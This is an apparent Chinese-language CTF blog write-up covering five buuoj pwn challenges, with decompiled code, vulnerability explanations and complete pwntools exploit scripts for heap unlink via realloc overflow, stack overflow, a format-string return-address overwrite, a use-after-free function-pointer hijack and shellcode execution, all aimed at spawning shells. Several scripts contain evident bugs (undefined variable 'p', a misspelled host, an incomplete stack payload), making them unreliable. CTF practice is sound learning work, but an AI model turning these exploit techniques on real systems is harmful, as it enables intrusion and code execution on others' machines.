

buuoj Pwn writeup 141-145

原创


yongbaoii 于 2021-05-28 11:07:21 发布 57 收藏

分类专栏: [CTF](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/yongbaoii/article/details/115016130>

版权



[CTF 专栏收录该内容](#)

213 篇文章 7 订阅

订阅专栏

141 jarvisoj_level6_x64

保护

```
RELRO           STACK CANARY      NX          PIE          RPATH        RUNPATH       Symbol
ls              FORTIFY Fortified  Fortifiable FILE
Partial RELRO   Canary found    NX enabled   No PIE      No RPATH     No RUNPATH   No Sy
mbols          Yes 0           2           ./141
```

菜单

堆

```
qword_6020A8 = (_int64)malloc(0x1810uLL);
*(_QWORD *)qword_6020A8 = 256LL;
result = (_QWORD *)qword_6020A8;
*(_QWORD *)(qword_6020A8 + 8) = 0LL;
for ( i = 0; i <= 255; ++i )
{
    *(_QWORD *)(qword_6020A8 + 24LL * i + 16) = 0LL;
    *(_QWORD *)(qword_6020A8 + 24LL * i + 24) = 0LL;
    result = (_QWORD *) (qword_6020A8 + 24LL * i + 32);
    *result = 0LL;
}
return result;
```

<https://blog.csdn.net/yongbaoii>

进来先在0x6020a8地方申请了一个很大的chunk, 然后就是各种清零。


我们先来看new，来分析各种chunk的关系。

```
if ( *(_QWORD *)big_chunk + 8) < *(_QWORD *)big_chunk )
{
    for ( i = 0; ; ++i )
    {
        v0 = *( QWORD *)big_chunk;
        if ( i >= *(_QWORD *)big_chunk )
            break;
        if ( !*(_QWORD *)big_chunk + 24LL * i + 16) )
        {
            printf("Length of new note: ");
            v3 = getinput();
            if ( v3 > 0 )
            {
                if ( v3 > 4096 )
                    v3 = 4096;
                v4 = malloc((128 - v3 % 128) % 128 + v3);
                printf("Enter your note: ");
                sub_40085D(v4, (unsigned int)v3);
                *(_QWORD *)big_chunk + 24LL * i + 16) = 1LL;
                *(_QWORD *)big_chunk + 24LL * i + 24) = v3;
                *(_QWORD *)big_chunk + 24LL * i + 32) = v4;
                ++*(_QWORD *)big_chunk + 8);
                LODWORD(v0) = puts("Done.");
            }
        }
    }
    else
    {
        LODWORD(v0) = puts("Invalid length!");
    }
    return v0;
```

<https://blog.csdn.net/yongba0ii>

各种信息，结构是这样的。

那个大的chunk存着



<https://blog.csdn.net/yongbaoii>

list

```
unsigned int i; // [rsp+Ch] [rbp-4h]

if ( *(__int64 *)big_chunk + 8) <= 0 )
{
    LODWORD(v0) = puts("You need to create some new notes first.");
}
else
{
    for ( i = 0; ; ++i )
    {
        v0 = *(_QWORD *)big_chunk;
        if ( (int)i >= *(_QWORD *)big_chunk )
            break;
        if ( *(_QWORD *)big_chunk + 24LL * (int)i + 16) == 1LL )
            printf("%d. %s\n", i, *(const char **)(big_chunk + 24LL * (int)i + 32));
    }
}
```

<https://blog.csdn.net/yongbaoii>

正常输出。

edit

```
__int64 v1; // rbx
int v2; // [rsp+4h] [rbp-1Ch]
int v3; // [rsp+8h] [rbp-18h]

printf("Note number: ");
v3 = getinput();
if ( v3 < 0 || v3 >= *(_QWORD *)big_chunk || *(_QWORD *)(big_chunk + 24LL * v3 + 16) != 1LL )
    return puts("Invalid number!");
printf("Length of note: ");
v2 = getinput();
if ( v2 <= 0 )
    return puts("Invalid length!");
if ( v2 > 4096 )
    v2 = 4096;
if ( v2 != *(_QWORD *)(big_chunk + 24LL * v3 + 24) )
{
    v1 = big_chunk;
*( _QWORD *)(v1 + 24LL * v3 + 32) = realloc(*(void **)(big_chunk + 24LL * v3 + 32), (128 - v2 % 128) % 128 + v2);
*( _QWORD *)(big_chunk + 24LL * v3 + 24) = v2;
}
printf("Enter your note: ");
sub_40085D(*(_QWORD *)(big_chunk + 24LL * v3 + 32), v2);
return puts("Done.");
```

<https://blog.csdn.net/yongbaoli>

会发现

realloc这里的地址没问题，大小这里跟128字节对齐，因为是realloc，作用就是当要写入的大于本来的chunk大小，会释放本来的chunk，然后申请一个大的chunk，返回这个新chunk的地址。

realloc这里会造成溢出。

free

```
if ( *(__int64 *)(big_chunk + 8) <= 0 )
    return puts("No notes yet.");
printf("Note number: ");
v1 = getinput();
if ( v1 < 0 || v1 >= *(_QWORD *)big_chunk )
    return puts("Invalid number!");
--*(_QWORD *)(big_chunk + 8);
*(_QWORD *)(big_chunk + 24LL * v1 + 16) = 0LL;
*(_QWORD *)(big_chunk + 24LL * v1 + 24) = 0LL;
free(*(void **)(big_chunk + 24LL * v1 + 32));
return puts("Done.");
```

<https://blog.csdn.net/yongbaoli>

没有清理free指针，但是标志位，大小都清理掉了。

这个题我们能够利用的漏洞就是uaf，跟realloc造成的堆溢出，你或许会想，realloc怎么会造成溢出，他是怎么的一种方式？

我们先来看一下realloc。

```
size == 0 , 这个时候等同于free
realloc_ptr == 0 && size > 0 , 这个时候等同于malloc
malloc_usable_size(realloc_ptr) >= size, 这个时候等同于edit
malloc_usable_size(realloc_ptr) < size, 这个时候才是malloc一块更大的内存，将原来的内容复制过去，再将原来的chunk给free掉
```

在这个题里面当我们realloc的时候如果size大于ptr的size，会首先将原来的chunk释放掉，然后再找一个更大的chunk分配给它，返回这个chunk的地址，但是我们要注意，这里的找一个更大的chunk，有两种不同情况。

1、如果有足够空间用于扩大mem_address指向的内存块，则分配额外内存，并返回mem_address

这里说的是“扩大”，我们知道，realloc是从堆上分配内存的，当扩大一块内存空间时，realloc()试图直接从堆上现存的数据后面的一些字节中获得附加的字节，如果能够满足，自然天下太平。也就是说，如果原先的内存大小后面还有足够的空闲空间用来分配，加上原来的空间大小 = newsize。那么就ok。得到的是一块连续的内存。

2、如果原先的内存大小后面没有足够的空闲空间用来分配，那么从堆中另外找一块newsize大小的内存。

我们这道题用到的情况显然是后者。

我们在做题的时候首先申请了5个chunk，然后free掉了2、4.接着对chunk1进行了一次大于chunksize的edit，那么造成的结果是什么，首先释放了chunk1的地址，然后试图寻找对上现存的能用的空间，就找到了2,因为他是空闲的，于是合并再一次，分配给chunk1.所以虽然你是edit的0x90，但是其实返回的chunk是1、2合并起来的0x120.

然后伪造好chunk，做一个unlink就好了。

```
pwndbg> x/50gx 0x1515820
0x1515820: 0x0000000000000000 0x000000000000121
0x1515830: 0x6161616161616161 0x6161616161616161
0x1515840: 0x6161616161616161 0x6161616161616161
0x1515850: 0x6161616161616161 0x6161616161616161
0x1515860: 0x6161616161616161 0x6161616161616161
0x1515870: 0x6161616161616161 0x6161616161616161
0x1515880: 0x6161616161616161 0x6161616161616161
0x1515890: 0x6161616161616161 0x6161616161616161
0x15158a0: 0x6161616161616161 0x6161616161616161
0x15158b0: 0x6161616161616161 0x6161616161616161
0x15158c0: 0x00000000015159d0 0x00007f9eb978fb78
0x15158d0: 0x6161616161616161 0x6161616161616161
0x15158e0: 0x6161616161616161 0x6161616161616161
0x15158f0: 0x6161616161616161 0x6161616161616161
0x1515900: 0x6161616161616161 0x6161616161616161
0x1515910: 0x6161616161616161 0x6161616161616161
0x1515920: 0x6161616161616161 0x6161616161616161
0x1515930: 0x6161616161616161 0x6161616161616161
0x1515940: 0x0000000000000090 0x0000000000000091
0x1515950: 0x6161616161616161 0x6161616161616161
0x1515960: 0x6161616161616161 0x6161616161616161
0x1515970: 0x6161616161616161 0x6161616161616161
0x1515980: 0x6161616161616161 0x6161616161616161
0x1515990: 0x6161616161616161 0x6161616161616161
0x15159a0: 0x6161616161616161 0x6161616161616161
pwndbg>
```

exp

```
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = process("./141")
libc = ELF('/home/wuangwang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6')
elf = ELF('./141')
free_got = elf.got['free']

def add(size,content):
    r.sendlineafter('Your choice:', '2')
    r.sendlineafter('Length of new note: ', str(size))
```

```

r.sendafter('Enter your note:',content)

def free(index):
    r.sendlineafter('Your choice: ','4')
    r.sendlineafter('Note number: ',str(index))

def show():
    r.sendlineafter('Your choice: ','1')

def edit(index,size,content):
    r.sendlineafter('Your choice: ','3')
    r.sendlineafter('Note number: ',str(index))
    r.sendlineafter('Length of note: ',str(size))
    r.sendafter('Enter your note: ',content)

add(0x80,0x80 * 'a')      # chunk 0
add(0x80,0x80 * 'a')      # chunk 1
add(0x80,0x80 * 'a')      # chunk 2
add(0x80,0x80 * 'a')      # chunk 3
add(0x80,0x80 * 'a')      # chunk 4
edit(4,len("/bin/sh\x00"),"/bin/sh\x00")

gdb.attach(r)

free(3)
free(1)

payload = 0x90 * 'a'
edit(0,len(payload),payload)
show()
#show the heap_addr
#two unsorted_bin chunk Linked

r.recvuntil(0x90 * 'a')
heap_0 = u64(r.recvuntil('\xa0') + '\x00\x00\x00\x00') - 0x19a0
heap_4 = heap_0 + 0x1a40

fd = heap_0 - 0x18
bk = heap_0 - 0x10
payload = p64(0) + p64(0x80)
payload += p64(fd) + p64(bk)
payload = payload.ljust(0x80,'00')
payload += p64(0x80) + p64(0x90)
edit(0,len(payload),payload)

free(1)
#这个free就是用到realloc造成堆溢出之后造成的unlink

payload = p64(2) + p64(1) + p64(0x8) + p64(free_got)      #chunk0 size改为0x8
payload += p64(0) * 9 + p64(1) + p64(8) + p64(heap_4)
payload = payload.ljust(0x90,'00')
edit(0,len(payload),payload)

show()
free = u64(p.recvuntil('\x7f')[ -6: ].ljust(8,'00'))
libc_base = free - libc.sym['free']
system = libc_base + libc.sym['system']

print hex(libc_base)

```

```
payload = p64(system)
edit(0,len(payload),payload)

r.interactive()
```

142 suctf 2018 stack

保护

```
RELRO           STACK CANARY      NX          PIE          RPATH        RUNPATH     Symbol
ls              FORTIFY Fortified  Fortifiable FILE
Partial RELRO  No canary found  NX disabled   No PIE       No RPATH    No RUNPATH  73 Sy
mbols  No      0                  2             ./142
```

system就行。要注意ubuntu18，有个栈对齐。

直接栈溢出到

```
from pwn import *
r = remote('node3.buuoj.cn',28430)

leave_ret = 0x400732
pop_rdi_ret = 0x4007a3
ret_addr = 0x0400677
payload = 'a' * (0x20 + 8) + p64(ret_addr)
r.send(payload)
r.interactive()
```

143 npuctf_2020_level2

保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbo
ls	FORTIFY Fortified	Fortifiable	FILE			
Full RELRO	No canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	69 Sy
mbols	No	0	4	./143		

```

while ( 1 )
{
    read(0, buf, 0x64uLL);
    if ( !strcmp(buf, "66666666" ) )
        break;
    printf(buf, "66666666");
}
return 0;

```

<https://blog.csdn.net/yongba0ii>

buf在bss段上，printf格式化字符串的漏洞非常明显，所以我们

看得出来，这个题就是非栈上的格式化字符串漏洞。

思路很多，首先我们先看一下RELRO保护，保护全开，我们并不能劫持got表。

那么我们就考虑改它的返回地址，改成one_gadget就好了。

但是我们注意它跟传统的那种劫持got的方法不一样，我们有更好的写法。

以前的那个我们是利用三个地址形成的链，p1，p2，p3。

我们必须去利用p1让p2一个字节一个字节加，然后达到一个字节一个字节去修改地址

我们下面这个，是直接修改p2，然后达到目的。

他们的区别在哪里，或者说明明下面这种更简单，但是为什么还是以前那个会那样写？

我们找出区别，以前那个需要我们去劫持got表，我们写地址的字节数会大于两个字节，所以我们不能直接去把p2修改成got表地址，所以需要建立中间层，让p2一个一个字节加，p3来做这一件事情，这个题我们是改返回地址，但是我们改的时候改两个字节就行，所以我们可以使用这种方法。

```

from pwn import *

context.log_level = "debug"

#r = process('./143')
r = remote("node3.buuoj.cn", "29911")

libc = ELF('./64/libc-2.27.so')
elf = ELF('./143')

r.sendline('%9$p%11$p%7$pend\x00')

r.recvuntil('0x')
stack_addr = int(r.recvuntil('0x')[:-2],16)
addr1 = int(r.recvuntil('0x')[:-2],16)
base = addr1 - 0x79a
addr2 = int(r.recvuntil('end')[:-3],16)
libc_base = addr2 - libc.symbols['__libc_start_main']-0xe7

p1 = stack_addr - 0xd0
p2 = stack_addr
p3 = stack_addr + 0x31b

ret_addr = stack_addr - 0xe0
one_gadget = libc_base + 0x10a38c

print hex(one_gadget)

print "ret_addr = " + str(hex(ret_addr))

off = ret_addr & 0xffff

r.sendline("%"+str(off)+"c%9$hn"+'end\x00')
r.recvuntil("end")
off1 = one_gadget & 0xffff
print hex(off1)
r.sendline("%"+str(off1)+"c%35$hn"+'end\x00')
r.recvuntil("end")

r.sendline("%"+str(off + 2)+"c%9$hn"+'end\x00')
r.recvuntil("end")
off2 = (one_gadget >> 16) & 0xffff
print hex(off2)
r.sendline("%"+str(off2)+"c%35$hn"+'end\x00')
r.recvuntil("end")

#gdb.attach(r)
#input()

r.sendline('66666666\x00')

r.interactive()

```

144 actf_2019_babyheap

保护

```

RELRO           STACK CANARY      NX          PIE          RPATH        RUNPATH       Symbol
ls              FORTIFY Fortified  Fortifiable FILE
Full RELRO     Canary found    NX enabled   No PIE      No RPATH    No RUNPATH  No Sy
mbols         Yes 0            2             ./144

```

```

v1 = __readfsqword(0x28u);
puts("=====");
puts(" This is a heap exploit demo ");
puts("=====");
puts("1. Create something ");
puts("2. Delete something ");
puts("3. Print something ");
puts("4. Exit ");
puts("=====");
printf("Now the time is ");
system("date");
printf("Your choice: "); https://blog.csdn.net/yongbaooi

```

跟平常的菜单不大一样了。多了个日期。

add

```


int i, // [rsp+0h] [rbp-30h]
int v3; // [rsp+Ch] [rbp-34h]
char buf[24]; // [rsp+10h] [rbp-30h] BYREF
unsigned __int64 v5; // [rsp+28h] [rbp-18h]

v5 = __readfsqword(0x28u);
if ( num <= 5 )
{
    for ( i = 0; i <= 4; ++i )
    {
        if ( !*(ptr + i) )
        {
            *(ptr + i) = malloc(0x10uLL);
            *((_QWORD *)&(ptr + i) + 1) = pprintf;
            puts("Please input size: ");
            read(0, buf, 8uLL);
            v3 = atoi(buf);
            v0 = (void **)(ptr + i);
            *v0 = malloc(v3);
            puts("Please input content: ");
            read(0, *(void **)(ptr + i), v3);
            ++num;
        }
        return __readfsqword(0x28u) ^ v5;
    }
}
else

```

结构还是比较简单的。

<https://blog.csdn.net/yongbaooi>



<https://blog.csdn.net/yongbaoii>

delete

```

if ( v1 >= 0 && v1 < num )
{
    if ( *(&ptr + v1) )
    {
        free(*(void **)*(&ptr + v1));
        free(*(&ptr + v1));
    }
}
else

```

<https://blog.csdn.net/yongbaoii>

```

v3 = __readfsqword(0x28u);
puts("Please input list index: ");
read(0, buf, 4uLL);
v1 = atoi(buf);
if ( v1 >= 0 && v1 < num )
{
    if ( *(&ptr + v1) )
        (*((void (__fastcall **)(_QWORD)))*(&ptr + v1) + 1))(*(_QWORD *)*(&ptr + v1));
}
else
{
    puts("Out of bound!");
}
return __readfsqword(0x28u) ^ v3;

```

<https://blog.csdn.net/yongbaoii>

双层结构，就uaf控制第一个chunk，把content改成system，但后system “/bin/sh” 就可以了。

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context(log_level = 'debug')

r = remote("node3.buoj.cn", "25159")
elf = ELF('./144')

def create(size,payload):
    r.sendlineafter("Your choice: ", '1')
    r.sendlineafter("Please input size: \n",str(size))
    r.sendafter("Please input content: \n",payload)

def delete(index):
    r.sendlineafter("Your choice: ", '2')
    r.sendlineafter("Please input list index: \n",str(index))

def print_this(index):
    r.sendlineafter("Your choice: ", '3')
    r.sendlineafter("Please input list index: \n",str(index))

create(0x200,'index:0')
create(0x200,'index:1')
delete(0)
delete(1)

create(0x10,p64(0x602010) + p64(elf.symbols["system"]))
print_this(0)
r.interactive()
```

145 [BSidesCF 2019]Runit

保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbo
ls	FORTIFY Fortified	Fortifiable	FILE			
Partial RELRO	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	76 Sy

```
int __cdecl main(int argc, const char **
{
    void *buf; // [esp+8h] [ebp-10h]

    buf = mmap(0, 0x400u, 7, 34, 0, 0);
    alarm(0xAu);
    setvbuf(stdout, 0, 2, 0);
    setvbuf(_bss_start, 0, 2, 0);
    puts("Send me stuff!!");
    if ( read(0, buf, 0x400u) < 0 )
    {
        puts("Error reading!");
        exit(1);
    }
    ((void (*)(void))buf)();
    return 0;
}
```

<https://blog.csdn.net/yongba0ii>

就写个shellcode跑一下就行

exp

```
from pwn import *

r = remote("node3.buuoj.cn",28830)

elf = ELF("./145")

shellcode = asm(shellcraft.sh())
r.recvuntil(b"Send me stuff!!\n")
r.sendline(shellcode)

r.interactive()
```